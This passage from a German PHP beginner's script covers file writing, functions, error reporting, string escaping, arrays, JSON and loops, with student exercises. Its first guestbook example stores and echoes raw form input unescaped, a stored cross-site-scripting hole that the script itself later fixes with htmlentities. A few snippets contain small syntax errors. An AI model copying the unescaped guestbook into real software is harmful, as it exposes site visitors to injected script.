   file_put_contents($datei, $text, FILE_APPEND);
 ?>
```

`file_put_content` *erlaubt nahezu alle Dateiendungen (z. B. csv, html, txt usw.) - die Dateiendung sollte aber Sinn ergeben.*

Beispiel für ein sehr einfaches Gästebuch

```
<body>
   <h3>In das Gästebuch schreiben!</h3>
    <form method="post">
      <textarea name="derText"></textarea><br>
      <input type="submit">
    </form>

    <?php
       $datei = "mitschrift.txt";

       if(isset($_POST["derText"])) {
          $speichern = "<p>" . $_POST["derText"] . "</p><hr>";
          file_put_contents($datei, $speichern, FILE_APPEND);}

       if(file_exists($datei)) {
          echo file_get_contents($datei);}
    ?>
</body>
```


Ü 3.6 Files schreiben

Übung A: Kommentare

- Erstelle eine Webseite zu einem beliebigen Thema
  (z. B. über ein Referat aus einem anderen Gegenstand).
- Am Ende der Seite soll es ein Kommentarformular geben.
- Die Kommentare werden am Server in einer Datei gespeichert und auf der gleichen Seite ausgegeben.
- Der letzte Kommentar soll ganz oben angezeigt werden.

Übung B: Farbwähler

- Positioniere ein quadratisches `DIV` Element irgendwo am Bildschirm.
- Über einen Farbwähler (`input type="color"`) soll sich die Hintergrundfarbe des `DIV's`, je nach Eingabe ändern.
- Nachdem eine andere Farbe gewählt wurde, wird der Farbwert in eine externe Datei gespeichert. Beim nächsten Aufruf der Webseite soll das `DIV` diese neue Farbe haben.
- Finde eine Lösung ohne Submit-Button.
  TIPP: Eine Möglichkeit wäre ein `onchange`-Event mit JavaScript!



4.1 Funktionen

Eine Funktion übernimmt einen oder mehrere Werte, die jeweils der dazu passenden Variable zugewiesen werden. Innerhalb der Funktion werden die gewünschten PHP Anweisungen ausgeführt. Am Ende übergibt die Funktion mit **`return`** *einen Wert an den ausführenden Aufruf. Natürlich kann eine Funktion auch ohne Wertübernahme und -übergabe gescriptet werden.*

PHP

`function Namen($wert1) {`*PHP-Anweisungen;* **`return $val}`**

Beim Aufruf der Funktion werden die Werte in der Klammer an die Funktions-Variablen übergeben. z. B. **`$xy = starteBerechung(3,5);`**
Die Funktion bearbeitet die Werte und schickt das Ergebnis mit dem **`return`** Befehl an seinen Aufrufer zurück.
Im Beispiel löst eine Funktion eine einfache Multiplikation!

```php
<?php
  function starteBerechnung($x, $y) {
     $ergebnis = $x * $y;
     return $ergebnis; }

  $xy = starteBerechnung(3, 5);
  echo $xy;
?>
```

Man kann innerhalb einer Funktion nicht so ohne weiteres auf die Variablen außerhalb der Funktion zugreifen. Ebenso gelten die Variablen innerhalb der Funktion nur für die Funktion. Man kann aber globale Variablen definieren. z. B. mit **`$GLOBALS["Variablenname"]`**

```php
<?php
  function starteBerechnung($x) {
     $ergebnis = $x * $GLOBALS["zahl"];
     return $ergebnis; }

  $zahl = 5;
  echo starteBerechnung(3);
?>
```

Mit **`return`** *wird die Funktion augenblicklich beendet. Ein* **`return;`** *ohne Wert übergibt* **`NULL`** *an den Aufrufer. Im Vergleich: mit* **`exit;`** *wird ebenfalls der PHP Code augenblicklich beendet.* **`exit;`** *ignoriert jedoch allen nachfolgenden Code und beendet am Punkt seines Aufrufes.*

Es ist sinnvoll die Funktionen in eine externe Datei auszulagern und sie mit **`include`** wieder einzubinden. Ausgelagerter PHP-Code braucht auch kein HTML-Grundgerüst.

PHP

`include "funktionen.inc.php";`

Mit **`include`** wird eine PHP-Datei eingebunden und sofort ausgeführt. Damit kann man PHP Code auslagern, damit der Code auch anderen PHP Seiten zur Verfügung steht. Der Pfad kann relativ oder absolut sein.

4.2 Fehlermeldungen

PHP ist äußerst restriktiv was seine Syntax betrifft. Wenn z. B. in HTML einmal ein unkritischer Tag nicht geschlossen wurde, parsed der Browser trotzdem den Code. PHP schickt sofort eine Fehlermeldung, selbst wenn nur ein Semikolon mit einem Beistrich verwechselt wurde (neben einer nicht geschlossenen Klammer, der meiste Fehler). In PHP gibt es zahlreiche Methoden um ein Debugging zu betreiben.

PHP

`error_reporting(E_ALL);`

Bestimmt das Verhalten, falls es zu einem Fehler oder einer Warnung kommt. Das Level der Meldungen (z. B. **`E_ERROR | E_WARNING`**) kann genauer bestimmt werden. In der DEV Phase der Programmierung sollten alle Fehler und Warnungen mit **`E_ALL`** aktiviert werden.
Der Code sollte noch vor dem **`<!doctype>`** Tag, ganz am Anfang stehen!

```
<?php
  error_reporting(E_ALL);
  ini_set('display_errors', 1);
?>

<!doctype html>
  <html lang="de"> ...
```

ini_set('display_errors', 1); sorgt dafür, dass alle Fehler und Warnungen in der Webseite dargestellt werden! Es setzt einen Eintrag in die php.ini

PHP

`error_reporting(0);`

In der Produktion sollte man alle Fehlermeldungen abschalten, da diese Hackern Informationen zum PHP Code geben (z. B. bei einer Division durch 0)!

```
<?php
  //Fehlermeldungen ausschalten
  error_reporting(0);
  ini_set('display_errors', 0);
?>
```

Nur weil das Error-Reporting deaktiviert wurde, bedeutet noch lange nicht, dass auch die Fehler verschwunden sind. So kann ein Syntax-Fehler noch immer zu einem Parse_Error führen.

Um einen Denkfehler im Code zu finden, bietet sich die gute alte Methode des Auskommentieren an. Zwei Schrägstriche erzeugen ein einzeiliges Kommentar. Mehrzeilige Kommentare werden mit einem Schrägstrich und einem Stern eingeleitet und mit Stern und Schrägstrich wieder geschlossen!

```
// Kommentiert eine Zeile
/* Kommentiert
   mehrere Zeilen aus */
```

4.3 Typumwandlung

PHP bestimmt den Typ einer Variabel automatisch. Dennoch kann es vorkommen, dass ein Wert nicht richtig verstanden wird (z. B. sei es, weil ein Wert aus einer externen Datei übernommen wurde oder der Wert falsch zugewiesen wurde). Dafür bietet PHP eine große Sammlung an Typumwandlungsmethoden an.

PHP **`gettype($var)`**

Ermittelt den Typ einer Variable. Im Beispiel wird '**string**' ausgegeben!

```php
<?php
   $a = '6';
   echo gettype($a);
?>
```

Die Methode **`var_dump()`** *liefert alle Informationen zu einer Variable!*
z. B. **`echo var_dump($a);`**

PHP **`settype($var, 'type')`**

Wandelt den Typ einer Variable um.
Mögliche Typen sind: **`'boolean'`**, **`'integer'`**, **`'float'`**, **`'double'`**, **`'string'`**, **`'array'`**, **`'object'`** und **`'null'`**.

```php
<?php
   $a = '368er';
   settype($a, 'integer');
   var_dump($a);
?>
```

Bei einer Typumwandlung können Informationen verloren gehen! Zum Beispiel wird bei einer Umwandlung von String in Integer alle nicht-nummerischen Zeichen gelöscht. Hier weitere Methoden:

PHP	**`intval($var)`**	← Konvertiert einen Wert nach integer
PHP	**`floatval($var)`**	← Konvertiert einen Wert nach float (double)

PHP **`is_numeric($var)`**

Prüft ob eine Variable eine Zahl ist bzw. ein numerischer String und gibt ein **`TRUE`** oder **`FALSE`** zurück!

```php
<?php
   $a = 20815.04;
   if(is_numeric($a)) {echo "$a ist eine Zahl";}
   else {echo "Der Wert ist keine Zahl";}
?>
```

Ü 4.3 Typumwandlung

Übung A: Variablentabelle

- Erstelle eine Webseite mit einer Tabelle wie unten dargestellt.
- Die Tabelle hat vier Spalten:
  Variablentyp* | *Beschreibung* | *Beispiel* | *var_dump($var)
- Ergänze die fehlenden Informationen. Finde für jeden Typ ein Beispiel. In der letzten Zelle von jeder Zeile kommt die Ausgabe über `var_dump($var)` für das Beispiel.
- Verwende soviel PHP wie es dir möglich ist!

Variablentyp	*Beschreibung*	*Beispiel*	*var_dump($var)*
Integer	Eine Ganzzahl ohne Dezimalstelle	$var = 2512	int(2512)
Float			
String			
Boolean			
Null			

Übung B: Typbestimmung

- Öffne deine Lösung von **4.3 Übung A: Variablentabelle**
- Ergänze die Webseite um ein Eingabefeld
- Die Eingabe soll automatisch in jeder Beispiel-Zelle erscheinen. Zusätzlich soll für jede Zeile eine passende Typumwandlung durchgeführt werden, damit auch die `var_dump($var)` Ausgabe zum Beispiel und zum Variablentyp passt.

Übung C: Besucherzähler

- Erstelle eine Funktion, die einen Besucherzähler für eine Webseite bereitstellt.
- Die Besucherzahl soll in ein externes File gespeichert werden.
- Bei jedem Aufruf der Webseite, erhöht sich der Besucherzähler um eins.

5.1 String Funktionen

Mit einem einfachen Punkt . kann man zwei Strings zu einem verbinden. Wenn ein Text über ein Eingabefeld übertragen wird, ist manchmal notwendig, den String zu verändern. Oft muss man kritische Zeichen (z. B. < >) wandeln oder Eingaben optimieren.

PHP

`str_replace("Suche", "Ersatz", "String")`

`[suche]`	Sucht nach einem Textteil in einem String.
`[Ersatz]`	Ersetzt den gefunden Teil.
`[String]`	In welchem String gesucht und ersetzt wird.

Die Methode ersetzt jedes Vorkommen im String!

```php
<?php
  $meinString = "Autogesetz: Mein Auto ist besser als dein Auto!";
  $meineSuche = "Auto";
  $meinErsatz = "Motorrad";

  $meinString = str_replace($meineSuche, $meinErsatz, $meinString);
  echo $meinString;
 ?>
```

Weitere Funktionen zum Ersetzen sind:

`str_ireplace()`	*ignoriert Groß- und Kleinschreibung, sonst gleich wie* **`str_replace()`**
`substr_replace()`	*ersetzt einen String ab einem bestimmten Startpunkt mit einer bestimmten Länge.*

PHP

`strtolower($string)`	← *Wandelt einen String in Kleinbuchstaben*
`strtoupper($string)`	← *Wandelt einen String in Großbuchstaben*
`ucfirst($string)`	← *das erste Zeichen als Großbuchstabe.*

```php
<?php
  $eingabe = "schOPPENHAUER";
  $eingabe = strtolower($eingabe);
  echo "Nachname: " . strtoupper($eingabe);
  echo "<br>Sehr geehrter Herr " . ucfirst($eingabe);
?>
```

PHP

`trim($string)`

Löscht Leerzeichen und Whitespace am Anfang und am Ende eines Strings. Unter Whitespace versteht man auch Zeilenumbrüche (**`\n\r`**)

```php
<?php
  $eingabe = "   Datenverarbeitung \n\r";
  $eingabe = trim($eingabe);
  echo "(" . $eingabe . ")<br>";
?>
```

5.2 Zeichen escapen

Jede Eingabe durch den Benutzer, auf welche Art auch immer, stellt ein Sicherheitsrisiko dar, weil ein Eingabefeld quasi eine offene "Schnittstelle" zum PHP Code ist. So kann der Benutzer in ein `<textarea>` *Element ebenfalls schadhaften HTML, JavaScript oder sogar PHP Code unterbringen. Um auf Nummer Sicher zu gehen, sollte man HTML Zeichen (html entities) escapen - aus* `<` *wird* `<` *und aus* `>` *wird* `>` *usw.*

PHP

`htmlentities($string)`

Wandelt alle Zeichen in die HTML-Code-Entsprechung (Entities) um.
Man kann sich an der Zeichenreferenz von selfhtml.org orientieren.
https://wiki.selfhtml.org/wiki/Referenz:HTML/Zeichenreferenz

```php
<?php
 $eingabe = '<p title="wichtig">Österreich</p>';
 $sauber = htmlentities($eingabe);
 echo $sauber;
?>
```

***`htmlentities()`** erlaubt noch weitere Parameter.*
Die interessantesten Flags sind:

`ENT_QUOTES` ← *Konvertiert doppelte **und** einfach Anführungszeichen.*
`ENT_HTML5` ← *Behandelt den Code als HTML 5*

Mit den Flags und dem UTF-8 Zeichensatz sieht der Befehl so aus:

```
htmlentities($string, ENT_QUOTES | ENT_HTML5, "UTF-8");
```

PHP

`html_entity_decode($string)`

Dreht die Sache wieder um und wandelt den HMTL-Code in seine ursprünglichen Zeichen zurück.

```php
<?php
 $eingabe = '&lt;hr&gt;';
 $linie = html_entity_decode($eingabe);
 echo $linie;
?>
```

*Auch **`html_entity_decode()`** erlaubt die Parameter.* **`ENT_QUOTES`** *und* **`ENT_HTML5`** *sowie den UTF-8 Zeichensatz!*

```
html_entity_decode($string, ENT_QUOTES, "UTF-8");
```

PHP

`nl2br($string, false)`

Wandelt alle Zeilenschaltungen in HTML Code. Also aus **`\r\n`** wird **`<br>`**.
Lässt man den **`false`** Parameter weg, wird xhtml verwendet, also **`<br />`**

Ü 5.2 Zeichen escapen

Übung A: Kommentarfunktion

- Öffne deine Lösung von **3.6 Übung A: Kommentare**.
- Escape die Eingabe in dem Script (wandle den HTML Code), sodass kein schädlicher HTML-Code über die Eingabe hinzugefügt werden kann.
- Finde drei Worte die auf einen Shitstorm hinweisen oder eine Beleidigung sind (z. B. Flachkopf, Knallcharge, Spacko). Diese Worte sollen durch drei Sterne (***) automatisch ersetzt werden!

Übung B: Schwarzes Brett

- Erstelle ein schwarzes Brett in welches man Text eingibt.
- Der Inhalt des schwarzen Brett soll in eine externe Datei gespeichert werden.
- Verwende nur ein **`<textarea>`** Element, sowohl für die Eingabe als auch für die Ausgabe.
- Escape die kritischen HTML Zeichen.
- Bei einem neuen öffnen der Webseite soll der zuletzt gespeicherte Zustand erscheinen.
- Teste deine Seite, indem du **`</textarea>`** eingibst und speicherst! Schließt der Eintrag das **`<textarea>`** Element (ungewollt)?

Übung C: Gästebuch

- Schreibe ein einfaches Gästebuch.
- Die Benutzer können ihren Namen und einen Kommentartext hinterlassen.
- Implementiere ein Escape (HTML-Code wandeln) für alle Eingaben. Der Benutzer darf aber die HTML Tags <b> und <i> verwenden um einen Textteil fett bzw. italic darzustellen.
- Die Einträge werden in einer externen Datei gespeichert.

5.3 Textoperationen

Eine weitere Textoperation besteht darin, einen bestimmten String zu suchen und einen Teilstring aus dem Text auszuschneiden.

PHP

strlen($string);

Die Methode ermittelt die Anzahl von Zeichen in einem String.

```php
<?php
 $string = 'Die <em>Ergebnisse</em> online';
 echo strlen($string);     // Ausgabe ist 30
?>
```

PHP

strpos($string, $suche)

Ermittelt die Position eines Suchtext in einem String. Die erste Position hat die Nummer 0.

```php
<?php
  $string = 'Die <em>Ergebnisse</em> online';
  $anfang = strpos($string, "<em>");
  $ende = strpos($string, "</em>");
  echo "Anfang bei $anfang und Ende bei $ende";
 ?>
```

PHP

substr($string, start, länge)

Die Methode schneidet einen Teil aus einem String aus.

[start]	Die Position (von links) von welcher abgeschnitten werden soll. Bei 0 wird vom ersten Zeichen an abgeschnitten. Mit einer negativen Zahl z. B. - 2 wird die Startpostion von rechts festgelegt.
[länge]	Gibt an, wie viele Zeichen abgeschnitten werden. Lässt man die Länge weg, wird vom Start bis zum Ende ausgelesen.

Das Beispiel gibt den Text innerhalb des **** *Tags aus!*
Die Ausgabe ist: Testergebnisse

```php
<?php
  $string = 'Die <em>Testergebnisse</em> online';
  $sucheStart = '<em>';
  $anfang = strpos($string, $sucheStart);
  $anfang = $anfang + 4;
  $sucheEnde = '</em>';
  $ende = strpos($string, $sucheEnde);
  $laenge = $ende - $anfang;

  echo substr($string, $anfang, $laenge);
?>
```

6.1 Arrays (indiziert)

Ein Array speichert mehrere Werte in einer Variable. Indizierte Array haben eine fortlaufende Nummer. Die Werte können unterschiedlichen Typ sein - das Array erkennt den Typ bei seiner Zuweisung automatisch.

PHP

`array(Wert1, Wert2, usw.)`

Ein einfaches indiziertes Array kann mit **`array()`** erzeugt werden. Der erste Wert hat die Nummer 0, der zweite 1 und so weiter.

Im Beispiel wurden die Kurzform der Wochentage als Array angelegt.
Mit dem Index in eckigen Klammern, kann man auf den Wert zugreifen.
***`echo $tage[3]`** gibt **`Do`** aus!*

```php
<?php
  $tage = array("Mo", "Di", "Mi", "Do", "Fr");
  echo $tage[3];
?>
```

Über den Index kann man die Werte ändern.
Im Beispiel wird "Die" durch "Dienstag ersetzt!

```php
<?php
  $tage = array("Mo", "Di", "Mi", "Do", "Fr");
  $tage[1] = "Dienstag";
  echo $tage[1];
?>
```

Bei einer Zuweisung ohne Index (also nur die eckigen Klammern) wird der Wert als neuer Wert zur Liste hinzugefügt.

```php
<?php
  $tage = array("Mo", "Di", "Mi", "Do", "Fr");
  $tage[] = "Sa";
  echo $tage[5];
?>
```

*Mit **`unset()`** kann man einen Wert aus dem Array entfernen!*
`unset($tage[2])` ← *entfernt den dritten Wert.*
`unset($tage)` ← *entfernt das gesamte Array.*

***`var_dump()`** liefert alle Informationen über ein Array.*

```php
<?php
  $TVsender = array("ARTE", 8, 12.3, true, "Kultur");
  var_dump($TVsender);
?>
```

6.2 Arrays (assoziiert)

Bei assoziierten Arrays gibt es einen Schlüssel und einen Wert. Der Schlüssel ist meist ein aussagekräftiger Begriff um mehr Ordnung und Übersicht in ein Array zu bringen. Ebenfalls wie indizierte Arrays können auch hier wieder unterschiedliche Dateitypen in einem Array vorkommen. Die Superglobalen Variablen `$_GET` und `$_POST` sind in ihrem Wesen ebenfalls assoziierte Arrays.

PHP

`array("Schlüssel" => Wert)`

Die Schlüssel werden immer unter Anführungszeichen angegeben. Der Wert wird mit **=>** zugewiesen.

Beispiel für ein assoziiertes Array. Es werden Daten zu einem Auto gesammelt.

```php
<?php
  $dasAuto = array(
      "Marke" => "Volkswagen",
      "Typ" => "e-Golf",
      "Treibstoff" => "Elektro",
      "PS" => 136,
      "Verbrauch" => 15.4,
      "Preis" => 33990,
      );

  echo "Der " . $dasAuto["Typ"] . " verbraucht ";
  echo $dasAuto["Verbrauch"] . " kWh/100km";
?>
```

Die Werte lassen sich durch eine Zuweisung ändern.

```php
$dasAuto["Preis"] = 29990;

echo $dasAuto["Marke"] . " verkauft das Auto "
echo " um " . $dasAuto["Preis"] . " Euro";
```

Ein neuer Wert wird einfach über ein neues Schlüssel-Wert-Paar hinzugefügt.

```php
$dasAuto["Baujahr"] = 2020;

echo "Der " . $dasAuto["Typ"] . " wurde im Jahr ";
echo $dasAuto["Baujahr"] . " gebaut!";
```

Mit **`unset()`** *löscht man einen Wert.*

`unset($dasAuto["PS"])` ← *entfernt das Schlüssel-Paar "PS"*

`unset($dasAuto)` ← *entfernt das gesamte Array*

6.3 Mehrdimensionale Arrays

Wenn ein Wert in einem Array ein weiteres Array ist, dann spricht man von einem mehrdimensionalen Array. Dabei können sowohl indizierte und assoziierte Array miteinander verbunden werden. Ein zweidimensionales Array kann man sich wie eine Tabellenkalkulation (z. B. Excel) vorstellen, wo zwei Angaben zu einem Wertführen (z. B. A4).

Mehrdimensionales indiziertes Array!
Der Index `[1][1]` *gibt ein* `"E"` *aus,* `[2][0]` *gibt ein* `"G"` *zurück.*

```
<?php
$meinArray = array(
        array("A", "B", "C",),
        array("D", "E", "F",),
        array("G", "H", "I",),
        );
 echo $meinArray[1][1];
?>
```

Mehrdimensionales assoziiertes Array!
`["Montag"]["Morgen"]` *gibt* `"Müsli"` *aus!*
`["Montag"]["Abend"]` *gibt* `"Suppe"` *aus!*

```
<?php
$mahlzeit = array(
        "Montag" => array(
                "Morgen" => "Müsli",
                "Mittag" => "Pizza",
                "Abend"  => "Suppe",),
        "Dienstag" => array(
                "Morgen" => "Brot",
                "Mittag" => "Eintopf",
                "Abend"  => "Fisch",),
        );
 echo $mahlzeit["Montag"]["Abend"];
?>
```

Auch mehrdimensionale Arrays lassen sich beliebig erweitern.

```
$mahlzeit["Dienstag"]["Morgen"] = "Pancake";
$mahlzeit["Mittwoch"]["Morgen"] = "Eier";
unset($mahlzeit["Montag"]["Mittag"]);
var_dump($mahlzeit);
```

Auf Array-Werte kann man auch über Variablen zugreifen!
Im Beispiel wird "`Eintopf`*" ausgegeben.*

```
$tag = "Dienstag";
$zeit = "Mittag";
echo $mahlzeit[$tag][$zeit];
```

Ü 6.3 Mehrdimensionale Arrays

Übung A: Die zwölf Monate

- Verpacke die zwölf Monate in ein Array.
- Über ein Eingabefeld wird die Zahl eines Monats eingegeben.
- Ausgegeben wird dann der volle Name des Monats.
  (z. B. 7 gibt Juli aus).
- Verwende nur HTML, CSS und PHP sowie nur ein Array.

Übung B: Wochentage

- Scripte ein Array mit den sieben Wochentagen.
- Beginne mit Sonntag als [0] bis Samstag als [6]
- Erweitere das Array um die Wochentage auf Französisch und Englisch.
- Nach einer Eingabe (z. B. über Radio-Buttons) wird der Wochentag auf Deutsch, Französisch und Englisch in einer HTML Tabelle ausgegeben.
- Verwende nur HTML, CSS und PHP sowie nur ein Array für alle Wochentage in den drei Sprachen.

Deutsch	Französisch	Englisch
Samstag	Samedi	Saturday

Übung C: Obstvergleich

- In der Tabelle unten sind vier Obstsorten gegenübergestellt.
- Verpacke die Tabelle in ein mehrdimensionales Array!
- Gib das Array mit `var_dump()` aus!

	Kcal	Fett	Kohlenhydrate	GL
Ananas	45	0.2	8.21	niedrig
Apfel	54	0.6	11.4	niedrig
Banane	95	0.3	19.6	mittel
Kokosnuss	363	36.5	4.8	niedrig

Werte für jeweils 100g einer Obstsorte
Kcal, Fett und Kohlenhydrate in Gramm.
GL = Glykämische Last

6.4 Array Funktionen

PHP stellt eine Vielzahl von Funktionen für Arrays bereit. Hier eine kurze Auswahl der gebräuchlichsten Funktionen.

PHP

explode($trenner, $string)

Teilt einen String durch ein Trennzeichen (bzw. Trennstring) in ein Array.

```php
<?php
   $eingabe = "SPÖ|ÖVP|FPÖ|Grünen|Neos";
   $parteien = explode("|", $eingabe);
   var_dump($parteien);
?>
```

Elemente hinzufügen

PHP

array_unshift($array, $Wert)

Fügt am Anfang des Arrays ein oder mehrere neue Elemente hinzu.

```php
<?php
   $produkte = array("Kleider", "Schuhe", "Taschen");
   array_unshift($produkte, "Jeans");
   echo "Wir verkaufen jetzt auch " . $produkte[0];
?>
```

PHP

array_push($array, $Wert)

Fügt ein Element an das Ende des Arrays hinzu.
z. B. `array_push($produkte, "Socken");`

Elemente entfernen

PHP

array_shift($array)

Entfernt das erste Element in einem Array und liefert es als Rückgabewert.

```php
<?php
   $produkte = array("Kleider", "Schuhe", "Taschen");
   $wegdamit = array_shift($produkte);
   echo $wegdamit . " sind leider ausverkauft<br>";
   var_dump($produkte);
?>
```

PHP

array_pop($array)

Entfernt das letzte Element in einem Array und liefert es als Rückgabewert.
z. B. `array_pop($produkte);`

6.5 Arrays analysieren

PHP

count($array)

Zählt die Anzahl der Elemente in einem Array und liefert einen Integer-Wert

```php
<?php
   $zeitpunkt = array("11:43", "08:39", "09:40");
   $wieoft = count($zeitpunkt);
   echo "Wir haben " . $wieoft . " Aufzeichnungen!";
?>
```

PHP

array_sum($array)

Gibt die Summe von allen Array-Werten zurück. Alle Werte werden addiert.

```php
<?php
   $temperatur = array(22.5, 23.8, 24.2, 22.7);
   $wieoft = count($temperatur);
   $summe = array_sum($temperatur);
   $durchschnitt = $summe / $wieoft;
   echo "Druchschnittstemperatur: " . $durchschnitt;
?>
```

PHP

array_search($suche, $array)

Durchsucht ein Array nach einem bestimmten Wert und liefert den dazupassenden Schlüssel!

```php
<?php
   $system = array("Windows", "Linux", "OSX");
   $was = array_search("Linux", $system);
   echo "Linux ist die Nr. " . $was;
?>
```

PHP

array_key_exists($key, $array)

Prüft ob es einen bestimmten Schlüssel in einem Array gibt!

```php
<?php
   $system = array("Windows" => "NTFS",
                   "Linux" => "Ext4",
                   "OSX" => "HFS",);
   if(array_key_exists("OSX", $system)) {
      echo 'Wir haben Apple im Sortiment';}
?>
```

6.6 Arrays sortieren

PHP

sort($array)

Sortiert ein Array aufsteigend vom niedrigsten zum höchsten Wert.

```php
<?php
   $denker = array("Camus", "Adorno", "Bacon", "Cicero");
   sort($denker);
   var_dump($denker);
?>
```

PHP

natsort($array)

Sortiert ein Array in natürlicher Reihenfolge. Im Beispiel wird die Sortierung mit sort() und natsort() gegenübergestellt. Die natürliche Sortierung sortiert wie es auch ein Mensch tun würde.

```php
<?php
  $Dateien = array("des14.css", "des2.css", "des10.css", "des1.css");

       sort($Dateien);
       echo "<h1>Sortierung mit sort()</h1>";
       print_r($Dateien);

       natsort($Dateien);
       echo "<h1>Natürliche Sortierung mit natsort()</h1>";
       print_r($Dateien);
    ?>
```

print_r() *gibt gleich wie* **var_dump()** *Informationen über das Array aus, nur etwas übersichtlicher, weil es auf die Typenangaben verzichtet.*

PHP

array_reverse($array)

Dreht die Reihenfolge eines Array um. Das letzte Element wird zum Ersten und liefert das umgekehrte Array.

```php
<?php
   $zahl = array(4, 6, 2, 19, 3, 8, 22);
   natsort($zahl);
   $zahl = array_reverse($zahl);
   print_r($zahl);
?>
```

PHP

shuffle($array)

Die Elemente werden mit einem Zufallsgenerator neu gemischt.

6.7 Arrays und JSON

JSON (JavaScript Objekt Notation) ist ein Datenaustauschformat. Die Notation wandelt ein PHP Objekt bzw. Array in einen serialisierten String. Damit kann ein Array sowohl gespeichert als auch gelesen werden. Ein PHP Array in einer JSON Notation kann problemlos in eine Datei gespeichert werden oder über `$_POST`, bzw. `$_GET` an eine Webseite übergeben werden. Die Notation erlaubt auch einen Austausch zwischen anderen Programmiersprachen (allen voran, mit JavaScript).

PHP

`json_encode($array)`

Wandelt ein Array in die JSON Notation.
Im Beispiel wird ein Array erstellt und ausgegeben. Danach wird das Array in die JSON Notation gewandelt, ausgegeben und in die Datei speichern.json gespeichert.

```php
<?php
  $Sparform = array("Gold", "Sparbuch", "Aktien");
  $Sparform[] = "Investmentfonds";
  print_r($Sparform);
  echo '<hr>';
  $json = json_encode($Sparform);
  print_r($json);
  file_put_contents("speichern.json", $json);
?>
```

PHP

`json_decode($array, true)`

Verwandelt eine JSON Notation zurück in ein PHP Array (bzw. Objekt). Der **`true`** Parameter veranlasst die Notation als Array auszugeben.
Die Datei speichern.json wird geladen, einer Variable zugewiesen und ausgegeben. Im Anschluss wird die Variable zurück in ein PHP Array konvertiert und ausgegeben.

```php
<?php
  $meinJSON = file_get_contents("speichern.json");
  print_r($meinJSON);
  echo '<hr>';
  $ausgabe = json_decode($meinJSON, true);
  print_r($ausgabe);
?>
```

Das Beispiel zeigt eine POST Wertübergabe mittels einem hidden Input-Feld und JSON.

```php
<form method="post">
 <input type="text" name="JSON" hidden
    value='<?php
    $Sparform = array("Gold", "Sparbuch", "Aktien");
    echo json_encode($Sparform);
    ?>'><input type="submit"></form>

 <?php if(isset($_POST["JSON"])){
       print_r(json_decode($_POST["JSON"]), true);} ?>
```

Ü 6.7 Arrays und JSON

Übung A: Newsroom

- Ein Benutzer kann über ein Eingabefeld einen Beitrag eingeben.
- Der neue Betrag soll zu einem Array hinzugefügt werden.
- Das Array soll in eine externe JSON Datei gespeichert werden.
- Auf der Seite wird immer der letzte Beitrag und die Anzahl aller Beiträge angezeigt.

Übung B: Fünf-Sterne-Bewertung

- Für eine Webseite soll eine Fünf-Sterne Bewertung angeboten werden.
- Der Benutzer kann die Webseite über fünf Sterne bewerten, wobei ein Stern für schlecht und fünf Sterne für Top steht.
- Speichere jede Bewertung in ein Array. Das Array soll als JSON File extern gespeichert werden.
- Es soll die Anzahl und der Durchschnitt aller Bewertungen angezeigt werden.

Übung C: Fünf-Sterne-Bewertung II

- Öffne deine Lösung von Übung B.
- Erweitere dein Bewertungsscript um ein Textfeld für einen Kommentar und einem Textfeld für einen Namen.
- Nutze nur ein Array für alle Informationen.
- Ausgegeben soll die Anzahl der Bewertungen und alle Informationen der letzten Bewertung.
- Speichere das Array in ein externes JSON File.

7.1 for-Schleife

PHPL071

Eine Zählschleife wiederholt einen Anweisungsblock gemäß den Vorgaben. Die Zählschleife hat einen Startwert, eine Bedingung und eine Angabe über die Schleifenschritte. Der Startwert ist eine Zahl, z. B. `$i = 0`, `$i = 1` *oder* `$i = 100`. *Die Bedingung bestimmt ob es zu einer Wiederholung kommt z. B.* `$i < 200`. *Ist die Bedingung true wird der Anweisungsblock ausgeführt. Der Schleifenschritt kann negativ oder positiv sein und verändert den* `$i` *Wert z. B.:* `$i = $ + 2`, *oder* `$i++`.

PHP

`for(`Startwert; Bedingung; Schleifenschritt**`){PHP-Anweisungen}`**

Mit dem Startwerte wird zugleich auch eine Variable vereinbart.
Startwert, Bedingung und Schleifenschritt werden durch ein Semikolon ; getrennt.

Die PHP Anweisungen werden innerhalb von geschwungenen Klammern { } definiert.

Im Beispiel sind zwei Zählschleifen. Die erste Schleife zählt von 0 bis 20 mit einer Schrittweite von + 1. Die zweite Schleife zählt von 20 bis 0 mit einer Schrittweite von -2.
Ausgegeben wird jeweils ein String mit dem Wert für **`$i`** und der HTML Zeilenschaltung **`<br>`**.

```
<?php
  for($i = 0; $i <= 20; $i++) {
    echo 'Nr. ' . $i . '<br>';
  }
  for($i = 20; $i >= 0; $i = $i - 2) {
    echo 'Nr. ' . $i . '<br>';
  }
?>
```

PHP

`continue;`

Mit **`continue;`** wird ein Durchgang übersprungen.
Im Beispiel werden die Zahlen 3 und 7 nicht ausgegeben.

```
<?php
  for($Zahl = 0; $Zahl < 10; $Zahl++) {
    if($Zahl == 3 or $Zahl == 7) {continue;}
    echo $Zahl . ' und ';
  }
?>
```

PHP

`break;`

Mit **`break;`** wird die Schleife sofort verlassen - es folgen keine weiteren Wiederholungen.

```
if($Zahl == 5) {break;}
```

Ü 7.1 for-Schleife

Übung A: Multiplikationstabelle

- Erstelle eine Multiplikationstabelle zu einer bestimmten Zahl.
- Eingabe einer Zahl und Ausgabe des Produktes
- Die Multiplikation erfolgt von 2 bis 10 aufsteigen!
  (z. B. 25 x 2 = 50, 25 x 3 = 75, 25 x 4 = 100, usw.)

Übung B: Schachbrett Muster

- Erstelle ein Schachbrett Muster in einer Webseite.
- Erzeuge das Schachbrett mit HTML Elementen (z. B. , oder einer Tabelle).
- Verwende Zählschleifen in PHP.
- TIPP: Mit Modulo 2 kann man herausfinden, ob eine Zahl gerade oder ungerade ist, weil bei einer geraden Zahl der Rest Null ist.

Übung C: Mathe-Trainer - Bruchrechnung

